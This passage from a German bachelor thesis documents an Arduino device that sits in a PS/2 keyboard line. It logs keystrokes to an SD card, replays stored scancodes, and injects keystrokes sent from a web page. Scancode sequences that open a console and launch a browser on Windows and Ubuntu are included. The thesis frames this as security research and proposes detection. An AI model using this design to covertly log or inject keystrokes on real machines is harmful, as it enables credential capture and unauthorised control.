Mithilfe dieser Methode ist es möglich Daten in Form eines Strings in eine bestimmte Datei zu schreiben. Hierfür werden sowohl der Dateiname als auch der String dieser Funktion als Parameter übergeben. Die Datei mit dem übergebenen Namen wird mit Schreibrechten geöffnet und falls die Datei noch nicht existiert, wird sie automatisch erstellt. Anschließend wird überprüft, ob die Datei erfolgreich geöffnet werden konnte. Im Erfolgsfall wird der String an den bisherigen Inhalt der Datei angehangen und die Datei danach geschlossen. Andernfalls wird eine entsprechende Fehlermeldung auf der Konsole zurückgegeben.

3.1.3 Hilfsfunktion für die Webseite

Bei der Hilfsfunktion für die Webseite handelt es sich nur um eine Methode, welche die Webseite an einen Client schickt. Jedoch ist die Beschreibung dieser Methode durch die nächsten Teilabschnitte in die Methode selbst und die zugehörige Webseite gegliedert.

3.1.3.1 void sendWebsite(EthernetClient client)

Diese Methode erhält einen Client als Parameter, in einem Format der Ethernet Bibliothek von Arduino. Zu Beginn wird diesem Client der HTTP-Statuscode 200 gesendet, dass die Anfrage nach der Webseite erfolgreich war. Weiterhein wird in einer nächsten Zeile der Content-Type ‘‘text/html’’ übertragen und in einer weiteren Zeile, dass die Verbindung nach der Anfrage geschlossen wird. Nach einer Leerzeile wird dann die Webseite an den Client gesendet, die im folgenden Teilabschnitt beschrieben ist.

3.1.3.2 HTML Webseite

Die Webseite besteht aus einem validen HTML5-Rahmen mit UTF-8 Charset. Innerhalb des Body-Tags befinden sich zwei Sätze zur Erklärung für den Anwender, ein Formular, welches die Tastatureingaben entgegennimmt und an den Mikrocontroller sendet, sowie ein JavaScript bestehend aus mehreren Methoden zur Vorverarbeitung der Tastatureingaben.

Das Formular besitzt ein Textfeld und vier Buttons. Ein Button löscht ein eingegebenes Zeichen aus dem Textfeld, ein anderer löscht alle Zeichen, ein weiterer fügt zwei Nullen in das Textfeld als Zeichen für eine Verzögerung und der letzte Button sendet das Formular ab. In das Textfeld selbst kann der Anwender nicht schreiben, dies ist nur über die im Anschluss beschriebenen JavaScript-Methoden möglich.

Das JavaScript besitzt eine Variable mit einer Zuordnung von JavaScript Keycodes zu PS/2 Scancodes gemäß der Tabelle A.1 im Anhang. Es existieren zwei globale Methoden, welche das Herunterdrücken bzw. das Loslassen einer Taste zum Anlass nehmen, um den entsprechenden JavaScript Keycode in der besagten Variable abzugleichen und den dazugehörigen Scancode in das Textfeld zu schreiben. Das Löschen eines bzw. aller Zeichen und das Einfügen von zwei Nullen werden auch über JavaScript-Methoden gesteuert, welche deleteLast(), deleteAll() und insertDelay() heißen. Die JavaScript-Methoden achten insgesamt auch darauf, ein Leerzeichen zwischen den Hexadezimalwerten stehen zu lassen.

Bei der Abbildung 3.1 handelt es sich um ein Bildschirmfoto dieser Webseite. Sie zeigt das Textfeld, die Buttons und zur Veranschaulichung wurde das beispielhaft ein ‘‘G’’ eingegeben, in den Grundlagen erläutert wurde.



Abbildung 3.1: Bildschirmfoto der Webseite

3.1.4 Gesamter Programmablauf

Innerhalb dieses Teilabschnitts wird der gesamte Programmablauf betrachtet. Zu Beginn der Implementierung werden die benötigten Bibliotheken SPI für die Konsole, Ethernet für den Netzwerkanschluss und SD für den SD-Karten-Anschluss eingebunden [4]. Anschließend werden benötigte Variablen deklariert, die in den hier dokumentierten Methoden Anwendung finden. Dazu zählen die Pinnummern für die Daten- und Taktleitung jeweils für den PS/2 Male und Female Anschluss, die Pinnummer für die SD-Karte und die drei Funktionalitäten. Zudem wird der Dateiname auf der SD-Karte mit ‘‘data.txt’’ festgelegt, in welchem einerseits die Tastatureingaben gespeichert werden und andererseits zur Wiedergabe verwendet werden. Weiterhin wird die MAC- und IP-Adresse des Mikrocontrollers und der Webserver auf Port 80 festgelegt, sowie ein String als Buffer deklariert.

Mithilfe der beiden Arduino Standardmethoden void setup() und void loop() werden dann die benötigten Komponenten initialisiert und der Programmablauf gestartet [3]. In den folgenden Teilabschnitten wird die genaue Implementierung dieser beiden Methoden beschrieben und die Implementierung der Methoden, welche die einzelnen Funktionalitäten starten.

3.1.4.1 void setup()

Dies ist eine Standardmethode des Arduino Mikrocontrollers, welche einmalig aufgerufen wird, sobald der Mikrocontroller Strom hat oder zurückgesetzt wird [3]. Damit besteht z.B. die Möglichkeit der Initialisierung verschiedener Komponenten, die mit dem Mikrocontroller kommunizieren. In diesem Fall werden zuerst die

Pins initialisiert, über welche die drei Funktionalitäten ausgewählt werden können. Nach 1 Sekunde Verzögerung wird die Ausgabekonsole initialisiert. Anschließend werden die Methoden initKeys(int dataPin, int clockPin) und initCard(int sdPin) aufgerufen, zur Initialisierung der Tastatur und SD-Karte. Zudem wird auch der Ethernet-Anschluss des Mikrocontrollers initialisiert und der Webserver gestartet.

3.1.4.2 void loop()

Bei dieser Methode handelt es sich ebenfalls um eine Standardmethode des Arduino Mikrocontrollers, die nach jedem Durchlauf immer wieder erneut aufgerufen wird, sodass eine Interaktion möglich ist [3]. Innerhalb eines Durchlaufs wird überprüft, ob einer der Pins für die Funktionalitäten auf High gesetzt ist. Falls dies für die Funktionalität der Aufnahme von Tastatureingaben der Fall ist, wird die Methode void reader(char* filename) mit der zu Anfang festgelegte Variable filename aufgerufen. Falls der Pin für die Funktionalität der Wiedergabe von Tastatureingaben mittels SD-Karte auf High gesetzt ist, wird die Methode void writer(char* filename) mit der Variable filename aufgerufen, danach 1 Sekunde gewartet und die Methode void loop() komplett beendet. Dadurch wird der Wiedergabe nur einmalig ausgeführt und nicht andauernd. Für den Fall, dass der Pin für die Wiedergabe von Tastatureingaben über Ethernet auf High gesetzt ist, wird die Methode void sender() ausgeführt. Und schließlich wird für den Fall, dass keiner der Pins auf High gesetzt ist, eine entsprechende Notiz auf der Konsole ausgegeben und 1 Sekunde gewartet bevor die Schleife erneut beginnt.

3.1.4.3 void reader(char* filename)

Mithilfe dieser Methode werden die Tastatur-Eingabesequenzen eingelesen und in eine Datei abgespeichert. Als Parameter wird dieser Methode ein Dateiname übergeben, welcher für das Abspeichern verwendet wird. Zuerst wird mithilfe der Methode readKeys(int dataPin, int clockPin) und den Pinnummern des PS/2 Female Anschlusses die eingegebene Taste gelesen. Dann wird geprüft, ob das Lesen der Tasteneingabe ein Ergebnis zurückgegeben hat. Im Fall eines Ergebnisses wird diese eingegebene Taste an den Host mithilfe der Methode writeKeys(int dataPin, int clockPin, unsigned char data) und den Pinnummern des PS/2 Male Anschlusses gesendet. Weiterhin wird für das Abspeichern ein Leerzeichen hinter dem Scancode angehängt und ggf. vor dem Scancode eine Null, da diese bei der Formatierung zu einem String entfallen kann. Dann wird das Ergebnis einerseits auf der Konsole ausgegeben und andererseits durch die Methode writeFile(char* filename, String content) in die Datei auf der SD-Karte gespeichert. Falls das Lesen der Tasteneingabe nicht erfolgreich war, wird eine entsprechende Notiz auf der Konsole ausgegeben.

3.1.4.4 void writer(char* filename)

Diese Methode nimmt einen Dateinamen als Parameter entgegen und realisiert die Wiedergabe von Tastatur-Eingabesequenzen. Zu Beginn wird die Datei mit dem übergebenen Dateinamen durch die Methode readFile(char* filename) ausgelesen und die Ausgabe des Dateiinhalts auf der Konsole vorbereitet. Für das Formatieren und Senden der Tastatur-Eingabesequenzen wird der Inhalt an die Methode sender(String content, char* separator) mit einem Leerzeichen als Separator übergeben.

3.1.4.5 void website(EthernetServer webServer)

Diese Methode ermöglicht einerseits die Ausgabe der Webseite an einen Anwender, aber auch die von dort gesendeten Tastatureingaben werden entgegen genommen und an den Host gesendet. Zu Beginn wird ein möglicher Client angelegt und falls dieser existiert, wird eine Schleife durchlaufen solange der Client verbunden ist. Falls dieser Client zusätzlich noch verfügbar ist und eine Nachricht sendet, dann wird jeweils ein Zeichen pro Schleifendurchlauf vom Client empfangen und einem Puffer hinzugefügt. Anschließend wird geprüft, ob das letzte gesendete Zeichen ein Zeilenumbruch ist und in dem Puffer nicht das Wort ‘‘favicon’’ steht, sodass die Webseite selbst angefordert wurde. Dann wird die Webseite mithilfe der Methode sendWebsite(EthernetClient client) an den Client gesendet. Zusätzlich wird der Puffer nach der Variable ‘‘scan’’ durchsucht, die den Inhalt des Textfeldes von der Webseite überträgt. Die Werte dieser Variable werden separiert und durch die Methode sender(String content, char* separator) mit dem Trennzeichen ‘‘+’’ als Tastatureingaben an den Host gesendet. Schließlich wird die Schleife beendet, 1ms gewartet und die Verbindung zum Client getrennt.

3.1.4.6 void sender(String content, char* separator)

Dieser Methode werden Tastatureingaben als String mit einem Trennzeichen übergeben, sodass diese in einer Schleife getrennt werden. Dafür wird bei jedem Durchlauf die Stelle des nächsten Trennzeichens ermittelt. Falls noch ein Trennzeichen in dem String vorhanden ist, wird der String vom ersten bis zum Trennzeichen zu einem Hexadezimalwert umgewandelt und auf der Konsole ausgegeben. Weiterhin wird geprüft, ob dieses Zeichen 0x00 ist. Da dies ein eigens eingeführtes Verzögerungszeichen ist, um Pausen zwischen Tasteneingaben setzen zu können, wird in einem solchen Fall der Programmablauf um 2s verzögert. Andernfalls wird durch die Methode writeKeys(int dataPin, int clockPin, unsigned char data) die Tasteneingabe als Scancode an den Host gesendet. Schließlich wird am Ende eines Schleifendurchlaufs der bisher schon betrachtete Teil des eingegebenen Strings abgeschnitten.



Abbildung 3.2: PS/2 Male Kabel

Abbildung 3.3: PS/2 Female Kabel

3.2 Aufbau der Elektronik

Die zu der Implementierung gehörende Elektronik besteht aus dem Mikrocontroller Arduino Mega 2560 Board und dem Arduino Ethernet Shield [6]. Zudem wurde ein PS/2 Male Kabel [12] und ein PS/2 Female Kabel [11] verwendet, welche an jeweils einem Ende offen sind, wie in den Abbildungen 3.2 und 3.3 dargestellt [20] [19]. Zu der Implementierung gehören außerdem eine beliebige microSD-Karte, ein Steckbrett und drei 1kΩ Widerstände und diverse Drähte.

Wie die Elektronik zusammengesetzt ist soll das Schema in Abbildung 3.4 verdeutlichen. Im linken oberen Teil des Schemas befinden sich die beiden PS/2-Kabel, der PS/2 Female Anschluss ganz links und rechts daneben der PS/2 Male Anschluss. Wie in den Grundlagen beschrieben, sind jeweils nur 4 Pins der Kabel in Benutzung, sodass auch nur 4 Kabel vom Steckbrett zum Mikrocontroller führen. Der Datenpin des Female Anschlusses führt über den grauen Draht zu Pin 2 des Mikrocontrollers und der Taktpin zu Pin 3. Für den PS/2 Male Anschluss sind dies jeweils Pin 18 und 19 für den Daten- und Taktpin.

Sowohl der 5 Volt Pin als auch der Pin für die Erdung werden über die violetten Drähte zusammengeführt und über die langen gelben Drähte auf die andere Seite des Mikrocontrollers geführt. Dort befinden sich ein 5 Volt Pin und ein Pin für die Erdung, welche über die grauen Drähte mit dem Steckbrett verbunden sind. Zudem existieren drei weitere Verbindungen von den digitalen Pins 44, 46 und 48 des Mikrocontrollers zum Steckbrett, worüber die drei implementierten Funktionalitäten ausgewählt werden können. Von der Erdung bestehen drei 1kΩ Widerstände jeweils zu den drei Leitungen der Funktionalitäten auf dem Steckbrett. Somit kann durch ein Umstecken des schwarzen Drahtes von der 5 Volt Verbindung zu den drei Verbindungen der Funktionalitäten jeweils eine angesteuert werden.

Das Foto in Abbildung 3.5 zeigt abschließend die Implementierung. Die Mikrocontroller und die Kabel wurden mit Tesafilm auf dem Steckbrett fixiert, sodass die Implementierung transportiert werden kann.



Abbildung 3.4: Fritzing-Schema der Elektronik



Abbildung 3.5: Foto der implementierten Elektronik

Kapitel 4

Evaluation

Anschließend an die Implementierung der drei Funktionalitäten, welche das Aufzeichnen und Abspeichern von Tastatur-Eingabesequenzen, sowie das Senden von Tastatursignalen an das Betriebssystem von der SD-Karte und über Ethernet sind, folgt die Überprüfung und Evaluation eben dieser Funktionalitäten. Hierfür werden in den folgenden Teilabschnitten mögliche Tastatur-Eingabesequenzen verwendet, um die Implementierung sowohl mit Windows XP und Ubuntu 14.04 bei einem deutschen Tastaturlayout zu bestätigen. Ein Wechsel von einer Funktionalität zur anderen ist durch ein Umstecken des Drahtes zu den jeweiligen Pins der Funktionalitäten möglich.

4.1 Aufnahme von Tastatureingaben

Um die Korrektheit der Aufnahme und Abspeicherung von Tastatureingaben zu prüfen, wird zum einen beispielhaft der Titel dieser Bachelorarbeit über eine Tastatur eingegeben. Die Tastatur ist hierbei mit dem PS/2 Female Kabel der Implementierung verbunden und der PS/2 Male Anschluss mit einem PC. Die Eingaben werden wie erwartet in Form von Scancodes in der Textdatei auf der SD-Karte abgespeichert und gleichzeitig an den PC gesendet. Der Inhalt der Textdatei ist ein exakter Mitschnitt des zuvor eingegebenen Textes und in Abbildung 4.1 zu betrachten.



Abbildung 4.1: Bildschirmfoto der Textdatei nach Eingaben

WINDOWS+R (wait) cmd (wait) ENTER (wait) start www.google.de (wait) ENTER
e0 1f 2d f0 2d e0 f0 1f 00 00 00 21 f0 21 3a f0 3a 23 f0 23 00 00 00 5a f0 5a 00 00 00 1b f0 1b 2c f0 2c 1c f0 1c 2d f0 2d 2c f0 2c 29 f0 29 1d f0 1d 1d f0 1d 1d f0 1d 49 f0 49 34 f0 34 44 f0 44 44 f0 44 34 f0 34 4b f0 4b 24 f0 24 49 f0 49 23 f0 23 24 f0 24 29 f0 29 00 00 00 5a f0 5a

Tabelle 4.1: Windows XP Tastatureingaben

CTRL+ALT+T (wait) xdg-open www.google.de (wait) ENTER
14 11 2c f0 14 f0 11 f0 2c 00 00 00 22 f0 22 23 f0 23 34 f0 34 12 f0 12 4a f0 4a 44 f0 44 4d f0 4d 24 f0 24 31 f0 31 29 f0 29 1d f0 1d 1d f0 1d 1d f0 1d 49 f0 49 34 f0 34 44 f0 44 44 f0 44 34 f0 34 4b f0 4b 24 f0 24 49 f0 49 23 f0 23 24 f0 24 29 f0 29 00 00 00 5a f0 5a

Tabelle 4.2: Ubuntu 14.04 Tastatureingaben

Bei der Überprüfung anderer Tastatureingaben ist allerdings aufgefallen, dass die drei LEDs der Tastatur keine Rückmeldung erhalten haben. Falls also z.B. die Taste CAPS gedrückt wurde, registriert dies der PC zwar, jedoch wird das Signal für die LED nicht an die Tastatur weitergeleitet. Aufgrund einer fehlenden Fehlerbehandlung bei der Initialisierung der Tastatur, benötigt der Mikrocontroller eine angeschlossene Tastatur, sodass der Mikrocontroller nicht endlos auf eine Rückmeldung wartet. Bisher konnten auch keine USB-Tastatur mit PS/2-Adapter erfolgreich getestet werden.

4.2 Wiedergabe von Tastatureingaben mittels SD-Karte

Zur Überprüfung der zweiten Funktionalität werden Tastatureingaben in Form von Scancodes in die Textdatei auf der SD-Karte geschrieben. Diese Eingaben bewirken das Aufrufen einer Konsole und mithilfe eines Konsolenbefehls das Öffnen des Standardbrowsers mit der Startseite von Google. In Tabelle 4.1 sind diese für Windows XP einmal in Prosa und in Scancodes dargestellt. Der eigens eingeführte Scancode zur Verzögerung kommt an gegebenen Stellen auch zum Einsatz, um sicherzustellen, dass der PC die Tastatureingaben auch verarbeitet hat.

Wird nun der Mikrocontroller über das PS/2 Male Kabel an einen Windows PC angeschlossen, so werden diese Tastatureingaben einmalig ausgeführt. Das Ergebnis dieser Eingaben und der daraus folgende Browseraufruf sind in Abbildung 4.2 dargestellt.

Um ein entsprechendes Ergebnis unter Verwendung eines anderen Betriebssystems zu erhalten, z.B. Ubuntu 14.04, müssen die entsprechenden Tastatureingaben auch in Scancodes auf der SD-Karte hinterlegt werden. Tabelle 4.2 zeigt dies entsprechend mit der dazugehörigen Beschreibung.



Abbildung 4.2: Bildschirmfoto der Wiedergabe auf Windows XP

Erwähnenswert ist im Rahmen der Evaluation, dass die Verzögerung nur schätzungsweise und nicht präzise festgelegt werden kann. Dementsprechend sind zuweilen mehrere Versuche notwendig, um die Eingaben korrekt ausführen zu können. Wichtig ist in dem Zusammenhang auch, dass der Fokus der Eingabe nicht durch einen Mausklick auf ein anderes Fenster gelenkt werden sollte, da sonst die Tastatureingabe ihren Zweck verfehlen könnte. Abgesehen von diesen Umständen ist eine automatisierte Wiedergabe von Tastatureingaben mithilfe des Mikrocontrollers und der SD-Karte möglich.

4.3 Wiedergabe von Tastatureingaben über Ethernet

Für die dritte Funktionalität, die Wiedergabe von Tastatureingaben über Ethernet, wurde ein weiteres mal der Titel dieser Bachelorarbeit als Eingabe verwendet. Um die Korrektheit dieser Funktionalität zu überprüfen wurde der Mikrocontroller via Ethernet an ein Netzwerk angeschlossen. Über einen anderen im Netzwerk verfügbaren PC kann dann die IP-Adresse im Browser eingegeben werden, sodass die Webseite des Mikrocontrollers angezeigt wird. In Abbildung 4.3 ist diese noch einmal mit den Scancodes des eingegeben Titels der Bachelorarbeit dargestellt.

Mit einem Klick auf ‘‘Send’’ werden die Scancodes an den Mikrocontroller und von dort aus direkt an den angeschlossenen PC abgesendet. Falls dort z.B. ein Texteditor geöffnet ist, erscheint dort dann der Titel dieser Bachelorarbeit.



Abbildung 4.3: Bildschirmfoto der Webseite

In diesem Zusammenhang ist zu beachten, dass der Mikrocontroller nicht unbegrenzt große Tastatur-Eingabesequenzen entgegennehmen kann. Dies liegt einerseits an der Speichergröße des Mikrocontrollers, die 256 KB RAM beträgt. Andererseits liest der Mikrocontroller die Eingaben über die URL ein, da das Fomrular einen HTTP GET Request ausführt. Die Begrenzung der Zeichen in einer URL sind browserabhängig, liegen z.B. beim Internet Explorer bei 2083 Zeichen [25]. Um dieses Problem zu beheben wäre die Verwendung einer Bibliothek notwendig, wie z.B. Webduino [28].

Kapitel 5

Zusammenfassung

Diese Bachelorarbeit hat dargelegt, wie die Aufnahme und Wiedergabe von Tastatur-Eingabesequenzen mittels Arduino Mikrocontroller über den PS/2-Anschluss realisierbar ist. Zu Beginn der Arbeit wurden in Kapitel 1 drei Funktionalitäten festgelegt, welche im Verlauf der Arbeit implementiert werden sollten, um diese Machbarkeit zu zeigen. Dabei handelte es sich um die Aufnahme von Tastatureingaben, die Wiedergabe von Tastatureingaben mittels SD-Karte und über Ethernet. Anschließend wurden die benötigten Grundlagen im Hinblick auf die spätere Implementierung durch Kapitel 2 beschrieben. Dazu wurden zuerst die PS/2-Tastaturschnittstelle und das PS/2-Protokoll erläutert, sowie verwandte Arbeiten, Arduino Produkte und rechtliche Grundlagen den Kontext der Arbeit betreffend.

Das darauf folgende Kapitel 3 zeigte die genaue Implementierung der drei Funktionalitäten, sowohl durch die Dokumentation der Software, als auch durch die Beschreibung der Elektronik. Hierbei wurde herausgestellt, wie durch die gezielte Kommunikation über das PS/2-Protokoll mit der Tastatur und dem Host, Signale vom Mikrocontroller entgegengenommen und gesendet werden konnten. Außerdem wurden Methoden zur Interaktion mit der SD-Karte und dem Ethernet-Anschluss dazu verwendet die Funktionalitäten auszubauen. Dabei war es auch nötig die PS/2-Kabel offen mit den Drähten am Steckbrett anzuschließen.

Abschließend griff die Evaluation in Kapitel 4 diese drei Funktionalitäten auf und stellte durch beispielhafte Tastatureingaben die Korrektheit der Implementierung dar, aber auch die bisherigen Grenzen eben dieser Implementierung. Diese äußerten sich u.a. in Beschränkungen bei der Übertragung von der Webseite oder einer fehlenden Rückmeldung an die drei LEDs der Tastatur, falls eine der entsprechenden Tasten gedrückt wurde.

Durch diese Arbeit konnte gezeigt werden, dass sich eine Aufnahme, aber auch eine automatisierte Wiedergabe von Tasteneingaben ggf. auch über Ethernet realisieren lässt. Eingeordnet in den einleitenden Kontext dieser Arbeit bedeutet dies, dass sobald ein physischer Zugang zu einem PC mit PS/2-Anschluss besteht, dieser mithilfe der implementierten Apparatur bedient werden kann. Der folgende Abschnitt gibt einen Ausblick über die sicherheitskritische Relevanz dieser Möglichkeiten.

5.1 Ausblick

Im Zusammenhang dieser Bachelorarbeit wurden die eingangs beschriebenen Funktionalitäten entsprechend implementiert. Im Anschluss daran existieren einige Möglichkeiten die bestehende Arbeit in diesem Bereich fortzuführen. Einerseits können die in der Evaluation beschriebenen Grenzen dieser Implementierung bearbeitet werden, wie z.B. die Übertragungsgröße der Tastatureingaben über die Webseite.

Andererseits wäre der Aspekt der IT-Sicherheit mit möglichen Abwehrmechanismen gegenüber der in dieser Arbeit implementierten Funktionalitäten erwähnenswert. Wie durch die Implementierung gezeigt wurde, ist es möglich über die Wiedergabe von Tasteneingaben die Konsole eines Betriebssystems anzusprechen. Das Erkennen einer automatischen Eingabe könnte dementsprechend eine weitere Option der Fortführung dieser Arbeit sein [38]. Die Ermittlung, ob eine Tastatureingabe von einem Benutzer oder einem Gerät erfolgt, könnte demnach zur Sicherheit eines PCs beitragen.

